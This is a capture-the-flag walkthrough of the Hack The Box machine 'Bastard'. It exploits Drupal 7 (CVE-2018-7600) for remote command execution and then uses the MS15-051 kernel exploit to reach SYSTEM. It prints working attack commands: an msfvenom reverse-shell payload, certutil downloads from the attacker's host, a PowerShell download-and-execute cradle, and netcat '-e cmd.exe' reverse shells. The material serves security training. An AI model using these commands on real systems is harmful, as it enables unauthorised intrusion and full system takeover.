



# HACKTHEBOX



## Bastard - HTB (Done)

Bastard HTB - <https://www.hackthebox.com/machines/Bastard>

Resources for this video:

Basic PowerShell for Pentesters - <https://book.hacktricks.xyz/windows/basic-powershell-for-pentesters>

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 23:19 EDT
Nmap scan report for 10.10.10.9
Host is up (0.045s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http   Microsoft IIS httpd 7.5
|_http-generator: Drupal 7 (http://drupal.org)
| http-methods:
|_ Potentially risky methods: TRACE
|-http-robots.txt: 36 disallowed entries (15 shown)
 /includes/ /misc/ /modules/ /profiles/ /scripts/
 /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
 /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
 /LICENSE.txt /MAINTAINERS.txt
 |_http-server-header: Microsoft-IIS/7.5
 |_http-title: Welcome to 10.10.10.9 | 10.10.10.9
135/tcp   open  msrpc  Microsoft Windows RPC
49154/tcp open  msrpc  Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 c
```

browse ip

WELCOME TO 10.10.10.9 | 10.10.10.9

10.10.10.9

Welcome to 10.10.10.9

No front page content has been created yet.

User login

Username \*

Password \*

Create new account

Request new password

Log in

Wappalyzer

CMS: Drupal 7

Programming languages: PHP 5.3.25

Web servers: IIS 7.5

Operating systems: Windows Server

JavaScript libraries: jQuery 1.4.4

search google drupal 7 exploit rce

HackTheBox :: Machines | User account | 10.10.10.9 | Welcome to 10.10.10.9 | CVE-2018-7600/drupa7 | GitHub - dreadlocked/D... | +

GitHub, Inc. (US) | https://github.com/pimps/CVE-2018-7600/blob/master/drupa7-CVE-2018-7600.py

Why GitHub? Team Enterprise Explore Marketplace Pricing Search Sign in Sign up

pimps / CVE-2018-7600

Code Issues 0 Pull requests 0 Actions Projects 0 Security 0 Insights

Join GitHub today

GitHub is home to over 40 million developers working together to host and review code, manage projects, and build software together.

Dismiss

Sign up

Branch: master | CVE-2018-7600 / drupa7-CVE-2018-7600.py | Jump to | Find file Copy path

pimps Update drupa7-CVE-2018-7600.py 94c3d19 on Apr 18, 2018

<https://github.com/pimps/CVE-2018-7600/blob/master/drupa7-CVE-2018-7600.py>

Copy raw

```
gedit drupal.py #paste
```

# Drupal 7 (CVE-2018-7600 / SA-CORE-2018-002)

Install required libraries with:

```
pip install requests  
pip install bs4
```

```
pip install requests  
pip install bs4
```

```
root@kali:~# python3 drupal.py http://10.10.10.9/ -c "whoami" ←  
=====| DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)|  
| by pimps |  
=====|  
[*] Poisoning a form and including it in cache.  
[*] Poisoned form ID: form-k97zRwN5HYfzvX5cwobWW8GvPzAKaJQA8bUAv5whSLM  
[*] Triggering exploit to execute: whoami  
nt authority\iusr ←
```

```
root@kali:~# python3 drupal.py http://10.10.10.9/ -c 'systeminfo | findstr /B /C:  
:"OS Name" /C:"OS Version" /C:"System Type"' ←  
=====| DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)|  
| by pims |  
=====|  
[*] Poisoning a form and including it in cache.  
[*] Poisoned form ID: form-Y7p6-0CK7TuinSdGTNr6h4Q2UQqBZcysyNE3pm-q-EA  
[*] Triggering exploit to execute: systeminfo | findstr /B /C:"OS Name" /C:"OS V  
ersion" /C:"System Type"  
OS Name: Microsoft Windows Server 2008 R2 Datacenter  
OS Version: 6.1.7600 N/A Build 7600  
System Type: x64-based PC
```

Get systeminfo. Use single quote to quote the whole cmd.

```
root@kali:~# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.4 LPORT=443 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
I
root@kali:~# python -m SimpleHTTPServer 80 ←
Serving HTTP on 0.0.0.0 port 80 ...
```

```
root@kali:~# python3 drupal.py http://10.10.10.9/ -c 'mkdir c:\temp' ←
=====
| DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600) |
| by pimps |
=====

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-W4oEMjAcrHe0gSGP0kdpJy08S3L7dqFVsmdkx_qz3Dk
[*] Triggering exploit to execute: mkdir c:\temp

root@kali:~# python3 drupal.py http://10.10.10.9/ -c 'certutil -urlcache -f http://10.10.14.4/shell.exe c:\temp\shell.exe' ←
=====
| DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600) |
| by pimps |
=====
```

```
root@kali:~# python3 drupal.py http://10.10.10.9/ -c 'c:\temp\shell.exe'
```

```
Keyboard interrupt
root@kali:~# nc -nvlp 443 ←
listening on [any] 443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.9] 51717
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\inetpub\drupal-7.54>whoami ←
whoami
nt authority\iusr ←
```


## Using Sherlock

Lets try another way. This time we gonna use Sherlock. Using PowerUp or Windows exploit suggester is fine. This is just showing another tool called Sherlock.

Sherlock is gonna find exploit from a kernel perspective or architecture or build perspective

```
File Edit View Search Terminal Help
root@kali:~# locate Sherlock.ps1 ←
/root/Downloads/Sherlock.ps1
/usr/share/powershell-empire/data/module_source/privesc/Sherlock.ps1
root@kali:~# cd Downloads/←
root@kali:~/Downloads# gedit Sherlock.ps1←
root@kali:~/Downloads# python -m SimpleHTTPServer 80←
Serving HTTP on 0.0.0.0 port 80 ...

```



The screenshot shows a text editor window titled "Sherlock.ps1" with the file path "~/Downloads". The code is a PowerShell script named "Find-MS16135". It starts by defining variables \$MSBulletin and \$Architecture. It then checks the architecture (\$Architecture[1] or \$Architecture[0]) and sets the path to either \$env:windir + "\system32\win32k.sys" or \$env:windir + "\sysnative\win32k.sys". It uses Get-FileVersionInfo to get the version info of the file at the specified path. The version info is split into an array, and the build number is extracted. A switch statement handles different build numbers: 7601, 9600, 10240, 10586, 14393, and a default case. The \$VulnStatus variable is set based on the revision and build number. Finally, the Set-ExploitTable cmdlet is used to set the exploit table with the bulletin and status. The script ends with a closing brace and the command "Find-AllVulns". Red arrows point to the terminal command "locate Sherlock.ps1", the "cd Downloads/" command, the "gedit Sherlock.ps1" command, the "python -m SimpleHTTPServer 80" command, and the "Find-AllVulns" command at the bottom of the script.

```
Open ▾  Sherlock.ps1
Untitled Document 1 ×  Save  ×
Function Find-MS16135 {
    $MSBulletin = "MS16-135"
    $Architecture = Get-Architecture

    if ( $Architecture[1] -eq "AMD64" -or $Architecture[0] -eq "32-bit" ) {
        $Path = $env:windir + "\system32\win32k.sys"
    } ElseIf ( $Architecture[0] -eq "64-bit" -and $Architecture[1] -eq "x86" ) {
        $Path = $env:windir + "\sysnative\win32k.sys"
    }

    $VersionInfo = Get-FileVersionInfo($Path)
    $VersionInfo = $VersionInfo.Split(".")

    $Build = [int]$VersionInfo[2]
    $Revision = [int]$VersionInfo[3].Split(" ")[0]

    switch ( $Build ) {
        7601 { $VulnStatus = @("Not Vulnerable","Appears Vulnerable")[ $Revision -lt 23584 ] }
        9600 { $VulnStatus = @("Not Vulnerable","Appears Vulnerable")[ $Revision -le 18524 ] }
        10240 { $VulnStatus = @("Not Vulnerable","Appears Vulnerable")[ $Revision -le 16384 ] }
        10586 { $VulnStatus = @("Not Vulnerable","Appears Vulnerable")[ $Revision -le 19 ] }
        14393 { $VulnStatus = @("Not Vulnerable","Appears Vulnerable")[ $Revision -le 446 ] }
        default { $VulnStatus = "Not Vulnerable" }
    }

    Set-ExploitTable $MSBulletin $VulnStatus
}

Find-AllVulns
```

```
Find-AllVulns #Write in the end of sherlock.ps1
```

Make sure the script is ended with this cmd.

The reason we're doing this is because we are gonna execute this and call it all at once.

<https://book.hacktricks.xyz/windows-hardening/basic-powershell-for-pentesters>

The screenshot shows a web page from <https://book.hacktricks.xyz/windows/basic-powershell-for-pentesters>. The main content area displays a PowerShell script:

```
1 Get-Help * #List everything loaded
2 Get-Help process #List everything containing "process"
3 Get-Help Get-Item -Full #Get full helpabout a topic
4 Get-Help Get-Item -Examples #List examples
5 Import-Module <modulepath>
6 Get-Command -Module <modulename>
```

Below this, there is a section titled "Download & Execute" with the following PowerShell command:

```
.14.9:8000\ipw.ps1')"
3000\PowerUp.ps1') | powershell -noprofile - #From cmd download and execute
ls=[Net.CredentialCache]::DefaultNetworkCredentials;iwr('http://10.2.0.5/shell.ps1')|iex"
```

A red arrow points to the "execute" part of the command.

```
echo IEX(New-Object Net.WebClient).DownloadString('http://10.10.16.40/sherlock.ps1') | powershell -noprofile - #From cmd download and execute
```

The screenshot shows a terminal window with the following command history:

```
C:\inetpub\drupal-7.54>cd c:\temp
cd c:\temp
c:\temp>echo IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.4/Sherlock.ps1') | powershell -noprofile -
echo IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.4/Sherlock.ps1') | powershell -noprofile -
```

A red arrow points to the first "powershell" command.

Sherlock result

```
Link      : https://www.exploit-db.com/exploits/31576/
VulnStatus : Not supported on 64-bit systems

Title      : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin : MS14-058
CVEID      : 2014-4113
Link       : https://www.exploit-db.com/exploits/35101/
VulnStatus : Not Vulnerable


Title      : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID      : 2015-1701, 2015-2433
Link       : https://www.exploit-db.com/exploits/37367/
VulnStatus : Appears Vulnerable

Title      : Font Driver Buffer Overflow
MSBulletin : MS15-078
CVEID      : 2015-2426, 2015-2433
Link       : https://www.exploit-db.com/exploits/38222/
VulnStatus : Not Vulnerable

Title      : 'mrxdav.sys' WebDAV
```

Instead of using metasploit, we will use github.

Download this one. <https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS15-051>



Move x64 one into transfer folder. We will need both x64.exe and nc.exe.

We need netcat to be able to execute it out.



```
c:\temp>certutil -urlcache -f http://10.10.14.4/nc.exe nc.exe ←
certutil -urlcache -f http://10.10.14.4/nc.exe nc.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

c:\temp>certutil -urlcache -f http://10.10.14.4/ms15-051x64.exe ms15.exe ←
certutil -urlcache -f http://10.10.14.4/ms15-051x64.exe ms15.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

c:\temp>ms15.exe "nc.exe 10.10.14.4 4444 -e cmd.exe" ←
ms15.exe "nc.exe 10.10.14.4 4444 -e cmd.exe"
[#] ms15-051 fixed by zcgonvh
[!] process with pid: 1456 created.
=====
```

```
certutil -urlcache -f http://10.10.16.40/ms.exe ms.exe
certutil -urlcache -f http://10.10.16.40/nc.exe nc.exe
ms.exe "nc.exe 10.10.16.40 1234 -e cmd.exe"
```

```
root@kali:~/transfer# nc -nvlp 4444 ←
listening on [any] 4444 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.9] 51740
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\temp>whoami ←
whoami
nt authority\system
```